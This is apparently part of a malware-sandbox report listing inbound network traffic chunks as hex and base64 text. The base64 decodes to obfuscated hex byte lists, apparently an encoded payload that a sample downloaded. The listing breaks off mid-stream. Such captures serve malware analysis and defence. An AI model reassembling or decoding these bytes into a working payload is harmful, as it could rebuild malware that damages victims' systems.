2021-12-02 17:36:08 UTC	511	IN	Data Raw: 52 6b 55 73 59 44 6b 7a 4c 47 42 47 52 69 78 67 52 54 67 73 59 45 4a 47 4c 47 42 46 51 69 78 67 51 6b 59 73 59 44 63 32 4c 47 42 47 4d 69 78 67 4d 6b 59 73 59 45 4e 45 4c 47 41 34 4d 43 78 67 51 30 51 73 59 45 46 47 4c 47 42 46 4d 79 78 67 4e 6a 45 73 59 45 59 7a 4c 47 41 34 4d 79 78 67 52 45 59 73 59 44 4d 32 4c 47 42 43 4e 43 78 67 52 44 55 73 59 44 55 7a 4c 47 42 44 4d 53 78 67 52 54 59 73 59 45 55 30 4c 47 42 42 4e 79 78 67 52 55 45 73 59 44 4e 47 4c 47 42 43 4d 69 78 67 4d 44 4d 73 59 45 59 32 4c 47 41 79 52 69 78 67 4d 44 45 73 59 45 51 34 4c 47 42 47 52 69 78 67 52 6b 49 73 59 45 4e 47 4c 47 42 47 51 69 78 67 4f 45 49 73 59 44 63 33 4c 47 42 45 4d 79 78 67 4d 55 59 73 59 45 5a 43 4c 47 42 45 4e 69 78 67 4d 55 59 73 59 44 63 7a 4c 47 42 45 4e 79 78 Data Ascii: RkUsYDkzLGBGRixgRTgsYEJGLGBFQixgQkYsYDc2LGBGMixgMkYsYENELGA4MCxgQ0QsYEFGLGBFMyxgNjEsYEYzLGA4MyxgREYsYDM2LGBCNCxgRDUsYDUzLGBDMSxgRTYsYEU0LGBBNyxgRUEsYDNGLGBCMixgMDMsYEY2LGAyRixgMDEsYEQ4LGBGRixgRkIsYENGLGBGQixgOEIsYDc3LGBEMyxgMUYsYEZCLGBENixgMUYsYDczLGBENyx
2021-12-02 17:36:08 UTC	527	IN	Data Raw: 4e 7a 63 73 59 44 63 32 4c 47 42 45 52 53 78 67 52 6b 49 73 59 44 67 31 4c 47 41 33 4f 43 78 67 52 55 59 73 59 45 56 44 4c 47 41 78 52 69 78 67 52 6b 4d 73 59 45 4d 33 4c 47 42 47 52 69 78 67 51 30 45 73 59 45 59 30 4c 47 41 77 52 69 78 67 52 6a 67 73 59 44 56 45 4c 47 42 43 4e 69 78 67 52 6b 55 73 59 44 51 33 4c 47 42 47 52 69 78 67 51 6b 51 73 59 44 6c 47 4c 47 42 47 4f 53 78 67 4f 54 63 73 59 44 64 46 4c 47 41 32 4f 53 78 67 4d 7a 63 73 59 45 56 45 4c 47 41 7a 4e 79 78 67 52 6b 59 73 59 45 49 78 4c 47 42 42 4f 43 78 67 51 55 49 73 59 45 5a 43 4c 47 41 7a 4d 79 78 67 4f 54 51 73 59 44 45 77 4c 47 42 46 51 69 78 67 4f 44 41 73 59 45 5a 45 4c 47 41 78 4e 79 78 67 4f 54 45 73 59 45 51 30 4c 47 42 47 4f 43 78 67 51 30 49 73 59 45 5a 46 4c 47 42 44 51 53 78 Data Ascii: NzcsYDc2LGBERSxgRkIsYDg1LGA3OCxgRUYsYEVDLGAxRixgRkMsYEM3LGBGRixgQ0EsYEY0LGAwRixgRjgsYDVELGBCNixgRkUsYDQ3LGBGRixgQkQsYDlGLGBGOSxgOTcsYDdFLGA2OSxgMzcsYEVELGAzNyxgRkYsYEIxLGBBOCxgQUIsYEZCLGAzMyxgOTQsYDEwLGBFQixgODAsYEZELGAxNyxgOTEsYEQ0LGBGOCxgQ0IsYEZFLGBDQSx
2021-12-02 17:36:08 UTC	543	IN	Data Raw: 4e 55 59 73 59 44 46 43 4c 47 42 44 4e 69 78 67 4d 55 51 73 59 44 68 42 4c 47 41 77 52 53 78 67 51 55 51 73 59 44 55 78 4c 47 41 78 4e 53 78 67 4d 55 51 73 59 45 49 77 4c 47 42 43 51 69 78 67 4d 44 41 73 59 45 5a 43 4c 47 41 34 51 69 78 67 4e 30 55 73 59 45 4a 47 4c 47 42 47 51 79 78 67 51 30 59 73 59 44 51 35 4c 47 42 47 4e 79 78 67 52 6b 59 73 59 45 52 45 4c 47 42 47 52 69 78 67 52 6b 4d 73 59 44 41 33 4c 47 41 7a 52 53 78 67 52 44 67 73 59 45 52 47 4c 47 41 79 4d 79 78 67 52 6b 51 73 59 45 4e 43 4c 47 42 47 52 53 78 67 4d 54 49 73 59 45 49 33 4c 47 41 34 4d 69 78 67 52 6a 63 73 59 44 41 33 4c 47 41 33 4e 79 78 67 52 45 55 73 59 45 5a 43 4c 47 41 31 4e 53 78 67 4e 54 67 73 59 44 4d 79 4c 47 42 47 51 69 78 67 4d 54 4d 73 59 45 49 32 4c 47 42 47 52 69 78 Data Ascii: NUYsYDFCLGBDNixgMUQsYDhBLGAwRSxgQUQsYDUxLGAxNSxgMUQsYElwLGBCQixgMDAsYEZCLGA4QixgN0UsYEJGLGBGQyxgQ0YsYDQ5LGBGNyxgRkYsYERELGBGRixgRkMsYDA3LGAzRSxgRDgsYERGLGAyMyxgRkQsYENCLGBGRSxgMTIsYEI3LGA4MixgRjcsYDA3LGA3NyxgREUsYEZCLGA1NSxgNTgsYDMyLGBGQixgMTMsYEI2LGBGRix
2021-12-02 17:36:08 UTC	559	IN	Data Raw: 4f 54 6b 73 59 44 64 46 4c 47 42 42 52 43 78 67 4e 55 59 73 59 44 68 44 4c 47 42 42 4d 53 78 67 52 6a 41 73 59 44 4e 42 4c 47 42 46 4e 53 78 67 4e 55 59 73 59 45 51 35 4c 47 41 78 4f 53 78 67 51 30 45 73 59 45 56 47 4c 47 41 34 4e 53 78 67 4e 7a 55 73 59 45 4e 42 4c 47 42 43 52 69 78 67 4d 7a 63 73 59 45 59 34 4c 47 41 35 4d 43 78 67 52 44 59 73 59 44 49 35 4c 47 42 47 52 69 78 67 4f 55 45 73 59 44 4e 47 4c 47 42 47 4e 69 78 67 51 55 59 73 59 45 5a 44 4c 47 42 42 52 43 78 67 4d 30 45 73 59 45 56 43 4c 47 41 35 4e 43 78 67 4d 55 59 73 59 45 51 35 4c 47 41 33 4e 53 78 67 51 30 45 73 59 45 52 47 4c 47 42 47 4f 43 78 67 52 44 63 73 59 45 59 34 4c 47 42 45 52 43 78 67 4e 44 49 73 59 44 64 46 4c 47 42 45 51 79 78 67 52 6b 45 73 59 45 55 30 4c 47 41 7a 52 69 78 Data Ascii: OTksYDdFLGBBRCxgNUYsYDhDLGBBMSxgRjAsYDNBLGBFNSxgNUYsYEQ5LGAxOSxgQ0EsYEVGLGA4NSxgNzUsYENBLGBCRixgMzcsYEY4LGA5MCxgRDYsYDI5LGBGRixgOUEsYDNGLGBGNixgQUYsYEZDLGBBRCxgM0EsYEVCLGA5NCxgMUYsYEQ5LGA3NSxgQ0EsYERGLGBGOCxgRDcsYEY4LGBERCxgNDIsYDdFLGBEQyxgRkEsYEU0LGAzRix
2021-12-02 17:36:08 UTC	575	IN	Data Raw: 4e 44 63 73 59 44 4d 31 4c 47 41 32 52 43 78 67 52 6b 55 73 59 45 45 30 4c 47 42 46 52 69 78 67 52 6b 59 73 59 45 49 33 4c 47 41 32 4f 53 78 67 52 6a 55 73 59 44 4d 33 4c 47 41 31 4e 69 78 67 51 55 49 73 59 44 5a 44 4c 47 41 35 4d 79 78 67 4e 30 55 73 59 44 6b 35 4c 47 41 79 51 53 78 67 52 6b 59 73 59 45 55 77 4c 47 42 47 4e 79 78 67 4e 30 59 73 59 44 6b 30 4c 47 42 47 52 53 78 67 52 6b 59 73 59 44 68 43 4c 47 42 46 4d 53 78 67 51 6b 51 73 59 45 5a 44 4c 47 41 77 52 53 78 67 52 54 59 73 59 45 31 4c 47 42 47 52 69 78 67 52 54 59 73 59 45 46 47 4c 47 42 47 4f 43 78 67 4d 30 59 73 59 44 64 46 4c 47 41 34 52 43 78 67 52 6a 51 73 59 44 68 47 4c 47 42 47 51 79 78 67 4f 54 6b 73 59 44 59 33 4c 47 41 78 52 69 78 67 52 6a 63 73 59 44 63 34 4c 47 42 46 4f 53 78 Data Ascii: NDcsYDM1LGA2RCxgRkUsYEE0LGBFRixgRkYsYEI3LGA2OSxgRjUsYDM3LGA1NixgQUIsYDZDLGA5MyxgN0UsYDk5LGAyQSxgRkYsYEUwLGBGNyxgN0YsYDk0LGBGRSxgRkYsYDhCLGBFMSxgQkQsYEZDLGAwMyxgRTAsYEE1LGBGRixgRTYsYEFGLGBGOCxgM0YsYDdFLGA4RCxgRjQsYDhGLGBGQyxgOTksYDY3LGAxRixgRjcsYDc4LGBFOSx
2021-12-02 17:36:08 UTC	591	IN	Data Raw: 4e 44 67 73 59 44 46 43 4c 47 41 34 4f 53 78 67 52 6a 6b 73 59 44 5a 47 4c 47 41 7a 51 69 78 67 4e 7a 67 73 59 44 52 47 4c 47 41 7a 52 43 78 67 51 6b 4d 73 59 44 64 47 4c 47 42 43 52 43 78 67 4e 55 59 73 59 44 55 7a 4c 47 42 47 4d 53 78 67 4d 30 55 73 59 45 52 46 4c 47 41 77 4e 69 78 67 52 45 55 73 59 45 4a 47 4c 47 42 44 4e 69 78 67 51 55 59 73 59 45 5a 44 4c 47 41 33 51 69 78 67 4e 45 59 73 59 45 4d 34 4c 47 42 45 4e 79 78 67 4e 30 51 73 59 45 59 34 4c 47 42 45 52 69 78 67 52 6b 59 73 59 45 52 42 4c 47 41 33 52 69 78 67 4e 45 55 73 59 45 5a 42 4c 47 41 32 52 69 78 67 52 6b 55 73 59 44 49 33 4c 47 41 31 52 69 78 67 52 6b 55 73 59 44 4d 7a 4c 47 42 43 4e 43 78 67 4e 54 51 73 59 44 63 31 4c 47 42 47 4d 43 78 67 4e 45 49 73 59 45 5a 46 4c 47 41 35 4d 53 78 Data Ascii: NDgsYDFCLGA4OSxgRjksYDZGLGAzQixgNzgsYDRGLGAzRCxgQkMsYDdGLGBCRCxgNUYsYDUzLGBGMSxgM0UsYERFLGAwNixgREUsYEJGLGBDNixgQUYsYEZDLGA3QixgNEYsYEM4LGBENyxgN0QsYEY4LGBERixgRkYsYERBLGA3RixgNEUsYEZBLGA2RixgRkUsYDI3LGA1RixgRkUsYDMzLGBCNCxgNTQsYDc1LGBGMCxgNEIsYEZFLGA5MSx
2021-12-02 17:36:08 UTC	607	IN	Data Raw: 4d 44 63 73 59 45 5a 47 4c 47 42 47 4f 53 78 67 4e 55 49 73 59 45 4a 47 4c 47 42 46 4d 69 78 67 52 6a 63 73 59 44 51 35 4c 47 42 43 52 69 78 67 52 6a 63 73 59 45 4d 33 4c 47 42 47 52 53 78 67 4d 30 49 73 59 44 64 47 4c 47 41 31 51 79 78 67 52 6b 45 73 59 44 4e 51 33 4c 47 42 47 52 53 78 67 52 6a 55 73 59 45 4a 47 4c 47 42 45 4d 53 78 67 52 6b 59 73 59 45 59 34 4c 47 42 45 52 69 78 67 4f 55 59 73 59 45 5a 46 4c 47 41 31 4e 43 78 67 52 6b 45 73 59 44 51 33 4c 47 42 47 52 53 78 67 4e 45 49 73 59 45 5a 47 4c 47 42 46 4d 69 78 67 4f 55 59 73 59 44 6b 32 4c 47 42 47 52 53 78 67 52 55 45 73 59 44 4e 47 4c 47 42 47 52 53 78 67 51 6a 63 73 59 45 59 35 4c 47 41 33 52 53 78 Data Ascii: MDcsYEZGLGBGOSxgNUIsYEJGLGBFMixgRjcsYDQ5LGBCRixgRjcsYEM3LGBGRSxgM0IsYDdGLGA1QyxgRkEsYDY3LGBGRixgRjUsYEJGLGBEMSxgRkYsYDQ5LGAxOSxgQzksYERGLGBGMSxgNkYsYEY4LGBERixgOUYsYEZFLGA1NCxgRkEsYDQ3LGBGRSxgNEIsYEZGLGBFMixgOUYsYDk2LGBGRSxgRUEsYDNGLGBGRSxgQjcsYEY5LGA3RSx

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	623	IN	Data Raw: 4e 30 59 73 59 45 56 43 4c 47 41 7a 4e 79 78 67 52 6a 6b 73 59 45 5a 45 4c 47 42 47 52 53 78 67 52 55 59 73 59 44 6c 47 4c 47 41 30 51 53 78 67 52 6b 59 73 59 45 46 43 4c 47 42 43 52 69 78 67 52 55 59 73 59 44 42 47 4c 47 42 47 52 53 78 67 4d 45 59 73 59 44 67 34 4c 47 42 45 52 69 78 67 52 6b 55 73 59 45 4d 32 4c 47 42 42 4e 79 78 67 52 6b 59 73 59 45 4d 78 4c 47 41 34 51 79 78 67 51 7a 59 73 59 45 59 31 4c 47 41 7a 51 69 78 67 52 6b 55 73 59 44 4a 47 4c 47 41 33 52 69 78 67 4e 30 51 73 59 44 6c 46 4c 47 42 47 52 53 78 67 52 55 55 73 59 45 4a 47 4c 47 42 44 4e 69 78 67 4d 30 59 73 59 45 49 77 4c 47 41 79 4d 43 78 67 52 6a 63 73 59 45 56 44 4c 47 42 47 4e 79 78 67 51 54 45 73 59 44 59 31 4c 47 42 45 51 69 78 67 4e 55 49 73 59 45 5a 43 4c 47 42 44 4f 43 78 Data Ascii: N0YsYEVCLGAzNyxgRjksYEZELGBGRSxgRUYsYDlGLGA0QSxgRkYsYEFCLGBCRixgRUYsYDBGLGBGRS xgMEYsYDg4LGBERixgRkUsYEM2LGBBNyxgRkYsYEMxLGA4QyxgQzYsYEY1LGAzQixgRkUsYDJGLGA3Ri xgN0QsYDlFLGBGRSxgRUUsYEJGLGBDNixgM0YsYElwLGAyMCxgRjcsYEVDLGBGNyxgQTEsYDY1LGBEQi xgNUIsYEZCLGBDOCx
2021-12-02 17:36:08 UTC	639	IN	Data Raw: 52 54 6b 73 59 45 52 47 4c 47 42 47 52 69 78 67 52 54 41 73 59 45 59 30 4c 47 42 47 4e 79 78 67 51 54 59 73 59 44 64 47 4c 47 42 46 4e 79 78 67 51 30 59 73 59 44 4a 46 4c 47 42 46 4f 43 78 67 52 45 59 73 59 45 5a 47 4c 47 42 46 4e 43 78 67 52 6b 55 73 59 44 45 31 4c 47 42 47 52 43 78 67 52 6b 49 73 59 44 52 47 4c 47 42 47 52 69 78 67 4d 55 45 73 59 44 64 47 4c 47 41 79 4e 43 78 67 52 6b 51 73 59 44 6c 43 4c 47 41 35 51 79 78 67 52 6b 55 73 59 44 6b 35 4c 47 42 43 52 69 78 67 52 44 45 73 59 44 68 47 4c 47 42 47 52 69 78 67 4d 55 45 73 59 45 5a 47 4c 47 42 45 4f 43 78 67 4e 55 51 73 59 44 63 77 4c 47 42 46 52 69 78 67 52 6b 59 73 59 45 5a 46 4c 47 42 45 51 69 78 67 4f 44 49 73 59 44 49 32 4c 47 42 43 52 69 78 67 51 30 55 73 59 45 51 7a 4c 47 42 43 52 69 78 Data Ascii: RTksYERGLGBGRixgRTAsYEY0LGBGNyxgQTYsYDdGLGBFNyxgQ0YsYDJFLGBFOCxgREYs YEZGLGBFNCxgRkUsYDE1LGBGRCxgRklsYDRGLGBGRixgMUEsYDdGLGAyNCxgRkQsYDlCLGA5QyxgRkUs YDk5LGBCRixgRDEsYDhGLGBGRixgMUEsYEZGLGBEOCxgNUQsYDcwLGBFRixgRkYsYEZFLGBEQixgODIs YDI2LGBCRixgQ0UsYEQzLGBCRix
2021-12-02 17:36:08 UTC	655	IN	Data Raw: 52 6a 45 73 59 45 56 47 4c 47 42 47 4e 43 78 67 51 6b 49 73 59 44 6b 79 4c 47 41 35 4e 79 78 67 52 6b 59 73 59 45 5a 43 4c 47 42 45 4d 79 78 67 4e 7a 67 73 59 44 64 47 4c 47 41 7a 4d 79 78 67 4e 55 45 73 59 44 49 33 4c 47 42 47 52 53 78 67 51 55 49 73 59 45 55 35 4c 47 41 78 4d 79 78 67 52 6b 4d 73 59 44 68 46 4c 47 42 45 52 53 78 67 4e 30 59 73 59 44 52 45 4c 47 42 46 52 53 78 67 52 6b 51 73 59 44 52 47 4c 47 42 42 4e 69 78 67 51 30 59 73 59 45 5a 47 4c 47 42 42 4d 79 78 67 52 45 59 73 59 45 59 31 4c 47 42 44 4e 79 78 67 4e 30 55 73 59 44 68 45 4c 47 41 7a 52 69 78 67 52 54 6b 73 59 45 59 33 4c 47 42 47 4f 43 78 67 4f 54 63 73 59 44 64 46 4c 47 42 47 4d 79 78 67 4e 30 59 73 59 45 59 35 4c 47 42 45 4e 79 78 67 52 6b 4d 73 59 45 4d 33 4c 47 41 78 52 69 78 Data Ascii: RjEsYEVGLGBGNCxgQklsYDkyLGA5NyxgRkYsYEZCLGBEMyxgNzgsYDdGLGAzMyxgNUEsYDl3LGBGRS xgQUIsYEU5LGAxMyxgRkMsYDhFLGBERSxgN0YsYDRELGBFRSxgRkQsYDRGLGBBNixgQ0YsYEZGLGBBMy xgREYsYEY1LGBDNyxgN0UsYDhELGAzRixgRTksYEY3LGBGOCxgOTcsYDdFLGBGMyxgN0YsYEY5LGBENy xgRkMsYEM3LGAxRix
2021-12-02 17:36:08 UTC	671	IN	Data Raw: 51 6b 59 73 59 45 51 35 4c 47 42 42 52 69 78 67 52 6a 45 73 59 45 55 77 4c 47 41 78 52 69 78 67 52 6a 6b 73 59 45 51 7a 4c 47 42 47 52 69 78 67 4f 54 45 73 59 44 4e 47 4c 47 42 47 52 53 78 67 4d 55 59 73 59 45 5a 45 4c 47 41 34 4d 79 78 67 4e 30 59 73 59 45 49 7a 4c 47 41 31 52 69 78 67 52 54 4d 73 59 45 4d 33 4c 47 42 47 52 53 78 67 4f 54 45 73 59 44 4e 47 4c 47 42 47 4e 53 78 67 4d 55 59 73 59 45 5a 45 4c 47 42 45 4d 79 78 67 4d 55 59 73 59 45 5a 45 4c 47 41 78 4e 69 78 67 51 6b 59 73 59 45 4d 32 4c 47 42 46 4e 79 78 67 52 6b 59 73 59 45 55 34 4c 47 42 45 52 69 78 67 52 6a 49 73 59 45 55 7a 4c 47 42 45 52 69 78 67 52 6b 45 73 59 45 46 45 4c 47 41 33 52 53 78 67 4f 45 51 73 59 44 64 47 4c 47 42 47 4e 43 78 67 51 30 59 73 59 45 5a 46 4c 47 41 32 52 43 78 Data Ascii: QkYsYEQ5LGBBRixgRjEsYEUwLGAxRixgRjksYEQzLGBGRixgOTEsYDNGLGBGRSxgMUYsYEZELGA4My xgN0YsYEIzLGA1RixgRTMsYEM3LGBGRSxgOTEsYDNGLGBGNSxgMUYsYEZELGBEMyxgMUYsYEZELGAxNi xgQkYsYEM2LGBFNyxgRkYsYEU4LGBERixgRjIsYEUzLGBERixgRkEsYEFELGA3RSxgOEQsYDdGLGBGNC xgQ0YsYEZFLGA2RCx
2021-12-02 17:36:08 UTC	687	IN	Data Raw: 51 6b 51 73 59 44 59 33 4c 47 42 42 4e 43 78 67 4d 30 4d 73 59 44 41 77 4c 47 42 46 4e 53 78 67 51 7a 45 73 59 45 5a 45 4c 47 41 35 4d 79 78 67 4f 44 4d 73 59 44 49 33 4c 47 41 35 52 69 78 67 4e 44 49 73 59 44 51 31 4c 47 41 31 4d 79 78 67 52 6b 45 73 59 45 56 45 4c 47 42 46 4d 43 78 67 52 44 6b 73 59 44 5a 45 4c 47 41 31 4e 43 78 67 52 44 41 73 59 45 56 45 4c 47 42 46 4d 43 78 67 52 44 6b 73 59 44 5a 45 4c 47 41 31 4e 43 78 67 52 44 41 73 59 45 49 33 4c 47 42 46 52 53 78 67 4d 6a 4d 73 59 45 4e 42 4c 47 41 7a 52 53 78 67 51 6b 51 73 59 44 52 47 4c 47 41 30 51 53 78 67 52 6a 6b 73 59 44 6b 30 4c 47 42 46 4e 79 78 67 52 54 67 73 59 44 41 35 4c 47 41 79 4e 53 78 67 52 45 51 73 59 44 6b 77 4c 47 42 44 52 43 78 67 4d 6a 45 73 59 44 55 31 4c 47 42 47 4f 53 78 67 4e 7a 41 73 59 45 56 47 4c 47 41 31 4e 69 78 Data Ascii: QkQsYDY3LGBBNCxgM0MsYDAwLGBFNSxgQzEsYEZELGA5MyxgODMsYDI3LGA5RixgNDIsYDQ1LGA1My xgRkEsYEVELGBFMCxgRDksYDZELGA1NCxgRDAsYDgzLGA5RCxgNEYsYEY3LGBFRSxgMjMsYENBLGAzRS xgQkQsYDRGLGA0QSxgRjksYDk0LGBFNyxgRTgsYDA5LGAyNSxgREQsYDkwLGBDRCxgMjEsYDU1LGBGOS xgNzAsYEVGLGA1Nix
2021-12-02 17:36:08 UTC	703	IN	Data Raw: 4d 54 41 73 59 44 41 78 4c 47 41 77 51 53 78 67 51 7a 55 73 59 45 51 77 4c 47 41 79 4e 79 78 67 4e 45 59 73 59 44 6b 78 4c 47 41 34 4d 53 78 67 52 45 4d 73 59 45 45 31 4c 47 41 32 4d 43 78 67 4e 6a 55 73 59 44 63 33 4c 47 42 47 52 69 78 67 4d 7a 59 73 59 44 63 35 4c 47 41 34 4e 69 78 67 52 6b 49 73 59 44 52 47 4c 47 41 35 52 69 78 67 4d 30 51 73 59 45 49 34 4c 47 42 47 4e 79 78 67 52 54 41 73 59 45 4d 78 4c 47 42 47 4e 79 78 67 4e 44 6b 73 59 44 42 45 4c 47 42 46 51 79 78 67 4f 54 4d 73 59 44 6b 78 4c 47 41 77 4e 79 78 67 4f 54 51 73 59 44 67 33 4c 47 41 35 52 69 78 67 52 44 49 73 59 44 52 42 4c 47 42 45 52 43 78 67 4d 44 4d 73 59 45 4e 46 4c 47 41 78 4d 43 78 67 4f 55 4d 73 59 45 52 46 4c 47 42 45 52 69 78 67 51 6b 51 73 59 44 45 31 4c 47 41 31 52 43 78 Data Ascii: MTAsYDAxLGAwQSxgQzUsYEQwLGAyNyxgNEYsYDkxLGA4MSxgREMsYEE1LGA2MCxgNjUsYDc3LGBGRi xgMzYsYDc5LGA4NixgRkIsYDRGLGA5RixgM0QsYEI4LGBGNyxgRTAsYEMxLGBGNyxgNDksYDBELGBFQy xgOTMsYDkxLGAwNyxgOTQsYDg3LGA5RixgRDIsYDRBLGBERCxgMDMsYENFLGAxMCxgOUMsYERFLGBERi xgQkQsYDE1LGA1RCx
2021-12-02 17:36:08 UTC	719	IN	Data Raw: 4f 55 49 73 59 44 45 78 4c 47 41 35 4d 79 78 67 52 6b 55 73 59 44 52 45 4c 47 42 43 52 69 78 67 51 7a 59 73 59 44 4e 47 4c 47 42 47 51 53 78 67 4e 6a 63 73 59 45 5a 46 4c 47 41 35 51 53 78 67 51 6b 59 73 59 45 55 31 4c 47 42 45 4e 69 78 67 4d 30 59 73 59 45 5a 42 4c 47 41 7a 4e 79 78 67 52 6b 51 73 59 44 46 42 4c 47 42 47 52 69 78 67 51 7a 67 73 59 45 52 47 4c 47 42 47 52 69 78 67 52 6b 4d 73 59 45 59 33 4c 47 41 33 4f 53 78 67 4e 45 4d 73 59 44 4e 47 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 5a 46 4c 47 41 7a 4f 43 78 67 52 54 49 73 59 45 5a 47 4c 47 41 7a 52 69 78 67 4f 45 51 73 59 44 64 46 4c 47 42 47 52 43 78 67 52 55 51 73 59 44 64 46 4c 47 42 46 51 69 78 67 4e 30 59 73 59 45 55 30 4c 47 41 30 52 69 78 67 51 54 41 73 59 45 55 78 4c 47 42 47 52 43 78 Data Ascii: OUIsYDExLGA5MyxgRkUsYDRELGBCRixgQzYsYDNGLGBGQSxgNjcsYEZFLGA5QSxgQkYsYEU1LGBENi xgM0YsYEZBLGAzNyxgRkQsYDFBLGBGRixgQzgsYERGLGBGRixgRkMsYEY3LGA3OSxgNEMsYDNGLGA4OS xgNDUsYEZFLGAzOCxgRTIsYEZGLGAzRixgOEQsYDdFLGBGRCxgRUQsYDdFLGBFQixgN0YsYEU0LGA0Ri xgQTAsYEUxLGBGRCx

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	735	IN	Data Raw: 51 6b 51 73 59 44 55 34 4c 47 41 7a 4d 69 78 67 52 54 45 73 59 44 41 31 4c 47 42 47 4e 43 78 67 51 6b 4d 73 59 45 46 47 4c 47 41 31 4d 69 78 67 4d 6b 4d 73 59 44 46 46 4c 47 41 34 4f 43 78 67 4e 54 67 73 59 44 49 33 4c 47 42 44 51 79 78 67 4f 45 55 73 59 45 51 77 4c 47 41 31 4e 53 78 67 52 6a 67 73 59 44 52 47 4c 47 41 30 4e 69 78 67 4f 44 67 73 59 44 63 33 4c 47 42 44 4e 53 78 67 52 44 59 73 59 45 56 47 4c 47 41 7a 4d 79 78 67 4d 54 55 73 59 44 51 30 4c 47 41 78 4d 79 78 67 4d 54 6b 73 59 44 5a 43 4c 47 41 79 4d 53 78 67 51 6b 51 73 59 44 45 34 4c 47 41 34 52 53 78 67 51 6a 6b 73 59 44 59 33 4c 47 42 43 4e 53 78 67 4f 55 55 73 59 45 59 34 4c 47 42 46 4e 79 78 67 4d 6a 49 73 59 44 55 7a 4c 47 42 46 51 79 78 67 51 6a 55 73 59 45 5a 47 4c 47 41 35 4e 69 78 Data Ascii: QkQsYDU4LGAzMixgRTEsYDA1LGBGNCxgQkMsYEFGLGA1MixgMkMsYDFFLGA4OCxgNTgsYDI3LGBDQy xgOEUsYEQwLGA1NSxgRjgsYDRGLGA0NixgODgsYDc3LGBDNSxgRDYsYEVGLGAzMyxgMTUsYDQ0LGAxMy xgMTksYDZCLGAyMSxgQkQsYDE4LGA4RSxgQjksYDY3LGBCNSxgOUUsYEY4LGBFNyxgMjIsYDUzLGBFQy xgQjUsYEZGLGA5Nix
2021-12-02 17:36:08 UTC	751	IN	Data Raw: 4f 45 45 73 59 44 6b 31 4c 47 42 46 4d 53 78 67 4d 54 67 73 59 44 6b 33 4c 47 41 32 4e 53 78 67 4e 55 45 73 59 44 4d 79 4c 47 41 31 52 43 78 67 4d 30 49 73 59 45 5a 44 4c 47 41 33 52 69 78 67 51 6a 59 73 59 44 67 32 4c 47 41 79 51 53 78 67 4e 54 4d 73 59 44 6b 79 4c 47 42 46 4f 53 78 67 4d 7a 51 73 59 44 4d 78 4c 47 42 42 4e 69 78 67 52 6a 67 73 59 44 59 79 4c 47 41 30 4d 69 78 67 4d 54 55 73 59 44 68 44 4c 47 41 32 4d 43 78 67 4f 55 59 73 59 44 64 43 4c 47 41 34 4e 69 78 67 52 54 55 73 59 44 45 78 4c 47 41 7a 52 69 78 67 52 44 63 73 59 44 63 35 4c 47 42 42 4d 43 78 67 51 6b 59 73 59 45 4d 32 4c 47 41 32 52 69 78 67 4e 30 55 73 59 45 4d 77 4c 47 41 33 4f 43 78 67 51 30 45 73 59 45 4d 34 4c 47 41 34 4d 43 78 67 51 54 45 73 59 44 63 34 4c 47 41 33 51 79 78 Data Ascii: OEEsYDk1LGBFMSxgMTgsYDk3LGA2NSxgNUEsYDMyLGA1RCxgM0IsYEZDLGA3RixgQjYsYDg2LGAyQS xgNTMsYDkyLGBFOSxgMzQsYDMxLGBBNixgRjgsYDYyLGA0MixgMTUsYDhDLGA2MCxgOUYsYDdCLGA4Ni xgRTUsYDExLGAzRixgRDcsYDc5LGBBMCxgQkYsYEM2LGA2RixgN0UsYEMwLGA3OCxgQ0EsYEM4LGA4MC xgQTEsYDc4LGA3Qyx
2021-12-02 17:36:08 UTC	767	IN	Data Raw: 52 44 59 73 59 45 4a 43 4c 47 41 30 4e 53 78 67 4e 30 59 73 59 44 52 43 4c 47 41 77 4e 69 78 67 4f 44 51 73 59 45 55 7a 4c 47 42 42 4f 43 78 67 52 45 59 73 59 44 56 44 4c 47 42 45 4e 69 78 67 51 30 45 73 59 44 67 30 4c 47 42 42 52 69 78 67 4f 44 41 73 59 45 56 43 4c 47 42 42 52 69 78 67 52 6a 45 73 59 44 5a 43 4c 47 41 7a 4e 79 78 67 51 55 45 73 59 44 49 31 4c 47 41 34 4e 53 78 67 52 44 4d 73 59 45 4d 30 4c 47 41 35 4e 79 78 67 4d 7a 45 73 59 44 64 46 4c 47 41 35 52 43 78 67 51 55 4d 73 59 44 56 44 4c 47 42 46 51 79 78 67 4d 7a 4d 73 59 44 45 30 4c 47 41 34 52 43 78 67 4d 44 44 6b 73 59 44 45 30 4c 47 41 33 51 69 78 67 51 7a 6b 73 59 44 4a 47 4c 47 41 34 4f 53 78 67 4e 7a 59 73 59 44 67 32 4c 47 41 31 52 43 78 67 4d 54 45 73 59 45 46 43 4c 47 41 79 51 53 78 Data Ascii: RDYsYEJCLGA0NSxgN0YsYDRCLGAwNixgODQsYEUzLGBBOCxgREYsYDVDLGBENixgQ0EsYDg0LGBBRi xgODAsYEVCLGBBRixgRjEsYDZCLGAzNyxgQUEsYDI1LGA4NSxgRDMsYEM0LGA5NyxgMzEsYDdFLGA5RC xgQUMsYDVDLGBFQyxgMzMsYDE0LGA4RCxgMDksYDE0LGA3QixgQzksYDJGLGA4OSxgNzYsYDg2LGA1RC xgMTEsYEFCLGAyQSx
2021-12-02 17:36:08 UTC	783	IN	Data Raw: 4f 54 4d 73 59 44 6b 78 4c 47 42 44 4e 69 78 67 4d 44 4d 73 59 45 52 43 4c 47 42 42 4d 79 78 67 52 44 67 73 59 44 55 32 4c 47 41 77 4d 79 78 67 4f 44 63 73 59 45 52 43 4c 47 41 78 52 53 78 67 4f 44 4d 73 59 45 52 47 4c 47 42 44 4e 53 78 67 4e 6b 45 73 59 45 56 46 4c 47 42 43 4d 69 78 67 4d 45 4d 73 59 44 41 77 4c 47 42 46 51 69 78 67 4e 54 4d 73 59 44 6b 32 4c 47 41 77 4d 69 78 67 4e 54 6b 73 59 44 55 35 4c 47 41 33 51 69 78 67 51 7a 49 73 59 44 63 30 4c 47 41 77 4d 43 78 67 4e 44 59 73 59 44 52 47 4c 47 42 43 4f 53 78 67 4f 54 63 73 59 45 45 33 4c 47 41 77 51 53 78 67 52 6b 49 73 59 44 41 35 4c 47 42 45 4d 79 78 67 51 7a 67 73 59 44 59 31 4c 47 41 7a 4d 43 78 67 4e 6a 55 73 59 44 6c 45 4c 47 41 31 4e 69 78 67 52 6a 41 73 59 44 41 7a 4c 47 41 30 4e 43 78 Data Ascii: OTMsYDkxLGBDNixgMDMsYERCLGBBMyxgRDgsYDU2LGAwMyxgODcsYERCLGAxRSxgODMs 